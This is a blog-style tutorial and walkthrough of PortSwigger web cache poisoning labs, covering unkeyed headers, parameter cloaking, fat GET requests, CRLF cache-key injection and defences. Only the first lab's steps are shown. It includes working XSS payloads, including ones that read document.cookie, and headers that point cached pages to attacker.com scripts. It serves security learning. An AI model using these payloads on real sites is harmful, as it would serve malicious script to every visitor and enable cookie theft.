Walkthrough - Web Cache Poisoning Portswigger labs
An intro to Web Cache Poisoning vulnerabilities and walkthrough of all 13 portswigger labs
Completed all 13 web cache poisoning labs from Portswigger. Web cache poisoning is a powerful class of vulnerability where an attacker manipulates inputs that aren’t part of the cache key to inject malicious content into cached responses. Unlike web cache deception (which tricks caches into storing private data), cache poisoning contaminates the cache itself—meaning every subsequent user who receives the cached response gets served the attacker’s payload. These labs covered unkeyed headers, unkeyed cookies, multiple header exploitation, targeted poisoning via User-Agent, unkeyed query strings and parameters, parameter cloaking, fat GET requests, URL normalization abuse, DOM-based exploitation through strict caches, combining multiple poisoning vectors, cache key injection, and internal cache fragmentation poisoning. Below is a detailed explanation of web cache poisoning vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about Web Cache Poisoning
1. What is Web Cache Poisoning?
Web cache poisoning is an attack where an attacker exploits the behavior of a web cache to serve malicious content to other users. The attack works by:
- Identifying inputs that affect the server’s response but are NOT included in the cache key
- Crafting a request with malicious values in those unkeyed inputs
- Getting the poisoned response stored in the cache
- Subsequent users requesting the same resource receive the poisoned cached response
Key Concept - Cache Keys:
- A cache key is the set of request components used to determine if a cached response matches a new request
- Typically includes: HTTP method, URL path, Host header, and sometimes query parameters
- Components NOT in the cache key (unkeyed inputs) can still influence the response
- This mismatch between what affects the response and what determines cache lookup is where the vulnerability lives
Key Difference from Cache Deception:
- Cache Deception: Tricks cache into storing victim’s private data for attacker to access
- Cache Poisoning: Injects malicious content into cache that gets served to all users
2. How Web Cache Poisoning Works
Basic Attack Flow:
1
2
3
4
5
6
7
1. Attacker identifies unkeyed input (e.g., X-Forwarded-Host header)
2. Server uses this input to generate response (e.g., in script src attribute)
3. Attacker sends request with malicious value in unkeyed input
4. Cache stores response using only the cache key (URL, Host)
5. Next user requests same URL
6. Cache serves poisoned response with attacker's payload
7. Victim's browser executes malicious JavaScript
The Mismatch:
1
2
3
4
5
Cache key:        GET / Host: vulnerable.com
Unkeyed input:    X-Forwarded-Host: attacker.com
Server response:  <script src="https://attacker.com/resources/js/tracking.js">
Cached as:        Response for "GET / Host: vulnerable.com"
Result:           Every visitor to / loads attacker's JavaScript
3. Cache Keys and Unkeyed Inputs
Typical Cache Key Components:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Usually keyed (included in cache lookup)
- Request method (GET, POST)
- URL path (/page, /login)
- Host header
- Query string (sometimes)
- Specific cookies (sometimes)

# Usually unkeyed (NOT in cache lookup but affect response)
- X-Forwarded-Host header
- X-Forwarded-Scheme header
- X-Original-URL header
- X-Host header
- Cookies (often)
- User-Agent (sometimes keyed)
- Accept-Language
- Origin header
Finding Unkeyed Inputs:
1
2
3
4
5
6
7
8
9
# Manual testing
1. Send request with extra header
2. Check if header value appears in response
3. Send same request without header
4. If cached response doesn't include header value → it's unkeyed

# Automated (Param Miner - Burp extension)
- Right-click → Extensions → Param Miner → Guess headers
- Automatically discovers hidden/unkeyed parameters and headers
4. Types of Cache Poisoning
Header-Based Poisoning:
1
2
3
4
5
6
# X-Forwarded-Host reflected in script src
GET / HTTP/1.1
Host: vulnerable.com
X-Forwarded-Host: attacker.com

Response: <script src="https://attacker.com/tracking.js"></script>
Cookie-Based Poisoning:
1
2
3
4
5
# Cookie value reflected in response
GET / HTTP/1.1
Cookie: fehost="}</script><script>alert(1)</script>

Response: {"host":""}</script><script>alert(1)</script>"}
Query String Poisoning:
1
2
3
4
5
6
# Unkeyed query string reflected in response
GET /?'><script>alert(1)</script> HTTP/1.1

# Cache key is just GET /
# But query reflected in <link> tag
Response: <link rel="canonical" href='/?'><script>alert(1)</script>'/>
Parameter-Based Poisoning:
1
2
3
4
# Specific parameter excluded from cache key
GET /?utm_content='/><script>alert(1)</script> HTTP/1.1

# utm_content is unkeyed but reflected in response
5. Exploitation Techniques
Unkeyed Header Exploitation:
1
2
3
4
5
6
7
8
9
10
# Step 1: Find unkeyed header
X-Forwarded-Host: attacker.com → reflected in response

# Step 2: Host malicious JS on exploit server
/resources/js/tracking.js → alert(document.cookie)

# Step 3: Poison cache
Send request with X-Forwarded-Host → get response cached

# Step 4: All users load attacker's JS
Multiple Header Exploitation:
1
2
3
4
5
# Combine headers for redirect + host control
X-Forwarded-Host: attacker.com     → controls redirect destination
X-Forwarded-Scheme: http           → forces redirect to HTTPS

Result: 302 redirect to https://attacker.com/
Parameter Cloaking:
1
2
3
4
5
6
7
8
# Cache and origin parse parameters differently
# Cache sees: utm_content=1;callback=alert(1) as one parameter
# Origin sees: utm_content=1 AND callback=alert(1) as two parameters

GET /js/geolocate.js?callback=setCountryCookie&utm_content=1;callback=alert(1)

# utm_content is unkeyed → cache key is /js/geolocate.js?callback=setCountryCookie
# But origin processes callback=alert(1) → response contains alert(1)
Fat GET Requests:
1
2
3
4
5
6
7
8
# GET request with a body
GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1
Content-Length: 18

callback=alert(1)

# Cache key: URL with callback=setCountryCookie
# Server processes body: callback=alert(1) overrides query parameter
URL Normalization:
1
2
3
4
5
# Path reflected without encoding in response
GET /random<script>alert(1)</script> HTTP/1.1

# Cache normalizes URL but response contains raw path
# Cached as: /random<script>alert(1)</script>
6. Attack Vectors
XSS via Script Source:
1
2
3
Target: Homepage loading /resources/js/tracking.js
Attack: X-Forwarded-Host: attacker.com
Result: All users load attacker's tracking.js
XSS via DOM Manipulation:
1
2
3
4
Target: Page loading geolocate.json for country display
Attack: Poison cache to load attacker's geolocate.json
        {"country":"<img src=1 onerror=alert(document.cookie) />"}
Result: DOM XSS when country is injected via innerHTML
Redirect Hijacking:
1
2
3
4
Target: Language change endpoint /setlang/es
Attack: X-Original-URL: /setlang/es to force language redirect
        X-Forwarded-Host: attacker.com for malicious translations
Result: Users redirected to attacker-controlled translations
Internal Cache Fragment Poisoning:
1
2
3
Target: Internally cached page fragments (script imports)
Attack: Repeatedly send X-Forwarded-Host until fragment caches
Result: Even after external cache expires, internal fragment persists
7. Cache Busters
Purpose: Test payloads without affecting real users.
1
2
3
4
5
6
7
8
9
10
11
12
13
# Query-based (when query is keyed)
GET /?cachebuster=abc123

# Header-based (when query is unkeyed)
Origin: https://cachebuster123.com
Accept-Encoding: gzip, deflate, cachebuster
Accept: */*, text/cachebuster

# Cookie-based
Cookie: cachebuster=abc123

# User-Agent based (when it's in cache key)
User-Agent: Mozilla/5.0 cachebuster123
8. Detection Methods
Manual Testing:
Step 1: Identify Cached Responses
1
2
3
4
5
# Look for cache headers
X-Cache: HIT / MISS
Age: 120
Cache-Control: public, max-age=30
Vary: Accept-Encoding
Step 2: Find Unkeyed Inputs
1
2
3
4
5
# Add headers and check reflection
X-Forwarded-Host: test123
X-Forwarded-Scheme: http
X-Original-URL: /test
X-Host: test123
Step 3: Test Reflection Points
1
2
3
4
5
6
# Check where values appear in response
- Script src attributes
- Link href attributes
- Meta tags
- JavaScript variables/objects
- Redirect Location headers
Step 4: Verify Cache Poisoning
1
2
3
4
5
1. Send request with malicious unkeyed input + cache buster
2. Verify response contains payload
3. Send same request WITHOUT unkeyed input (just cache buster)
4. If poisoned response returns → cache is poisoned
5. Remove cache buster and poison real cache
Automated Detection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import requests

def test_cache_poisoning(url):
    headers_to_test = [
        'X-Forwarded-Host', 'X-Host', 'X-Forwarded-Scheme',
        'X-Original-URL', 'X-Rewrite-URL'
    ]

    for header in headers_to_test:
        # Send with test value
        resp = requests.get(url, headers={header: 'canary123'})

        if 'canary123' in resp.text:
            print(f"[+] {header} reflected in response!")

            # Check if cached
            resp2 = requests.get(url)
            if 'canary123' in resp2.text:
                print(f"[!] Cache poisoned via {header}!")
9. Real-World Impact
Major Incidents:
- CPDoS (Cache Poisoned Denial of Service): Attacker poisons cache with error responses, causing DoS for all users
- CDN-level poisoning: Affected millions of users through CloudFlare, Akamai, and Fastly misconfigurations
- Framework-specific: Ruby on Rails, Django, and Express.js applications vulnerable through default header handling
Common Targets:
- JavaScript CDN imports (script src)
- CSS stylesheet imports
- JSON API responses used by frontend
- Redirect chains (302 responses getting cached)
- Translation/localization files
Bug Bounty Context:
- High/Critical severity when XSS payload cached
- Medium severity for redirect poisoning
- Often found through Param Miner automated scanning
- CDN-fronted applications are primary targets
10. Defense Strategies
Minimize Unkeyed Inputs:
1
2
3
# Include relevant headers in cache key
# Or better: don't use unkeyed headers to generate responses
proxy_cache_key "$scheme$request_method$host$request_uri";
Strip Unnecessary Headers:
1
2
3
4
5
# At CDN/reverse proxy level
# Remove headers before they reach origin
X-Forwarded-Host → strip
X-Original-URL → strip
X-Rewrite-URL → strip
Cache-Control Headers:
1
2
3
4
5
6
7
8
# Don't cache responses that include user input
Cache-Control: no-store, private

# If caching, set short TTL
Cache-Control: public, max-age=30

# Vary on headers that affect response
Vary: X-Forwarded-Host, Accept-Language
Input Validation:
1
2
3
4
5
6
# Never reflect unvalidated header values in responses
allowed_hosts = ['www.example.com', 'cdn.example.com']

forwarded_host = request.headers.get('X-Forwarded-Host')
if forwarded_host and forwarded_host not in allowed_hosts:
    forwarded_host = None  # Ignore invalid values
Output Encoding:
1
2
3
# Even if header is reflected, encode output
# Prevents XSS even if cache is poisoned
<script src="/tracking.js"></script>
11. Advanced Techniques
Cache Key Injection:
1
2
3
4
5
6
# Manipulate cache key itself via CRLF injection
# Origin header with CRLF characters
Origin: x\r\nContent-Length: 8\r\n\r\nalert(1)$$$$

# Cache stores poisoned response with crafted cache key
# Login page script import matches the same cache key
Internal Cache Fragmentation:
1
2
3
4
5
6
7
# Application caches page fragments internally
# These fragments persist longer than external cache

1. Poison external cache with X-Forwarded-Host
2. Internal cache stores the fragment (e.g., script import URL)
3. Even after external cache expires, fragment persists
4. Need to repeatedly send poisoned requests until fragment updates
Combining Multiple Vectors:
1
2
3
4
5
6
# Chain different poisoning techniques
1. X-Original-URL → Force language redirect
2. X-Forwarded-Host → Point to malicious translation file
3. DOM-based → Malicious translations execute JavaScript

# Each step requires its own cache poisoning
Targeted Cache Poisoning:
1
2
3
4
# When User-Agent is in cache key
1. Steal victim's User-Agent (via XSS in comments)
2. Poison cache with victim's exact User-Agent
3. Only victim receives poisoned response
12. Tools & Resources
Testing Tools:
- Param Miner (Burp extension) — discovers unkeyed headers and parameters
- Burp Repeater — send/resend requests to test caching behavior
- Burp Intruder — automate parameter discovery
- Burp Collaborator — detect out-of-band interactions
- Web Cache Vulnerability Scanner
Cache Headers to Monitor:
1
2
3
4
5
6
7
X-Cache: HIT / MISS
Age: <seconds since cached>
Cache-Control: <caching directives>
Vary: <headers that affect cache key>
CF-Cache-Status: (CloudFlare)
X-Akamai-Cache-Status: (Akamai)
X-Varnish: (Varnish)
Common Unkeyed Headers:
X-Forwarded-HostX-Forwarded-SchemeX-Forwarded-ProtoX-Original-URLX-Rewrite-URLX-Host
Common Unkeyed Parameters:
utm_content,utm_source,utm_medium,utm_campaignfbclid,gclid- Tracking/analytics parameters
Labs

1. Web cache poisoning with an unkeyed header
Description:
We need to abuse Web cache poisoning using an unkeyed header to execute alert(document.cookie). Hint says that the lab supports X-Forwarded-Host header.

Explanation:
We need to send the GET request to the homepage, to the repeater. Then we need to send it with X-Forwarded-Host header with a random host like innocent-website.co.uk. We can see that it gets reflected in the output in the script tag pointing to /resources/js/tracking.js.

Now we change the name from innocent-website.co.uk to the exploit server URL. Also we will add a cache buster like /?ab=14 to make sure we don’t mess with the main page.

We change the file name from /exploit to /resources/js/tracking.js.

Visiting the page with cache buster /?ab=14 will show us the alert(1) pop up.

Now we need to replace the alert(1) with alert(document.cookie).
